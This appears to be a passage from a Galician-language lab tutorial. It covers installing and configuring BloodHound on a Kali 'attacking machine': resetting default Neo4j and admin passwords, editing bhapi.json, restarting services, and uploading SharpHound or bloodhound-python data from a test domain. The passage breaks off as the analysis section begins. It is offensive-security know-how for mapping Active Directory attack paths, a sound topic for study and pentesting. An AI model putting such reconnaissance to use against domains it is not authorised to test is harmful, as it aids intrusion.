
Proceso de configuración inicial:

```
It seems it's the first time you run bloodhound

Please run bloodhound-setup first

Do you want to run bloodhound-setup now? [Y/n] Y

[*] Starting PostgreSQL service
[*] Creating Database
[*] Starting neo4j
Neo4j is running at pid 5416

[i] You need to change the default password for neo4j
    Default credentials are user:neo4j password:neo4j

[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound

opening http://localhost:7474/
```


1. **Cambiar contrasinal de Neo4j:**

A. Ábrese navegador en `http://localhost:7474/`

B. Login con: `neo4j` / `neo4j`



C. Cambiar contrasinal (exemplo: `abc123.`)



1. **Actualizar configuración de BloodHound:**

A. Editar ficheiro de configuración

```
sudo nano /etc/bhapi/bhapi.json
```

B. **Modificar o campo `neo4j.secret` :**

```
{
  "neo4j": {
    "addr": "localhost:7687",
    "username": "neo4j",
    "secret": "abc123."
  }
}
```

4.5. Reinicio e posta en marcha final

1. **Parar procesos**

```
sudo pkill -f bloodhound
sudo pkill -f neo4j
```

2. **Iniciar Neo4j en background**

```
sudo neo4j console &
disown
```

3. **Iniciar BloodHound**


```
bloodhound
```

4.6. Acceso á interface web

Interface web de BloodHound:


Ábrese automaticamente en: `http://127.0.0.1:8080/ui/login`


1. Login con: `admin` / `admin`



2. Cambiar contrasinal na primeira autenticación

3. Requisitos: mínimo 8 caracteres, maiúsculas, minúsculas, números






5. IMPORTACIÓN DE DATOS EN BLOODHOUND

5.1. Subir datos á plataforma


Máquina atacante (Kali Linux)

Na interface web:

1. Click en "Upload Data" (icona de nube arriba á dereita)
2. **Segundo a ferramenta usada:**
3. **SharpHound:** Seleccionar ficheiro `20251112103309_BloodHound.zip`
4. **bloodhound-python:** Seleccionar todos os ficheiros JSON xerados (pódense subir todos á vez)


json - Thunar
File Edit View Go Bookmarks Help
kali
json
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Name
Size
Type
Date Mod
20251112103309_BloodHound.zip 26.9 KiB Zip archive (mount point) Today
20251112103309_computers.json 10.7 KiB JSON document (mount point) Today
20251112103309_containers.json 431.9 KiB JSON document (mount point) Today
20251112103309_domains.json 6.2 KiB JSON document (mount point) Today
20251112103309_gpos.json 6.0 KiB JSON document (mount point) Today
20251112103309_groups.json 138.7 KiB JSON document (mount point) Today
20251112103309_ous.json 3.0 KiB JSON document (mount point) Today
20251112103309_users.json 33.9 KiB JSON document (mount point) Today
Selection: 7 files: 630.4 KiB (645,504 bytes)

1. Ou arrastralos directamente á interface



2. Esperar a que se procesen os datos (1-2 minutos)

6. ANÁLISE E EXPLORACIÓN CON BLOODHOUND


> **No exemplo empregado...**
>
> [DOMAIN]=CONTROL.NYX
> [usuario]=[USUARIO]=Usuario do dominio

6.1. Buscar obxectos específicos

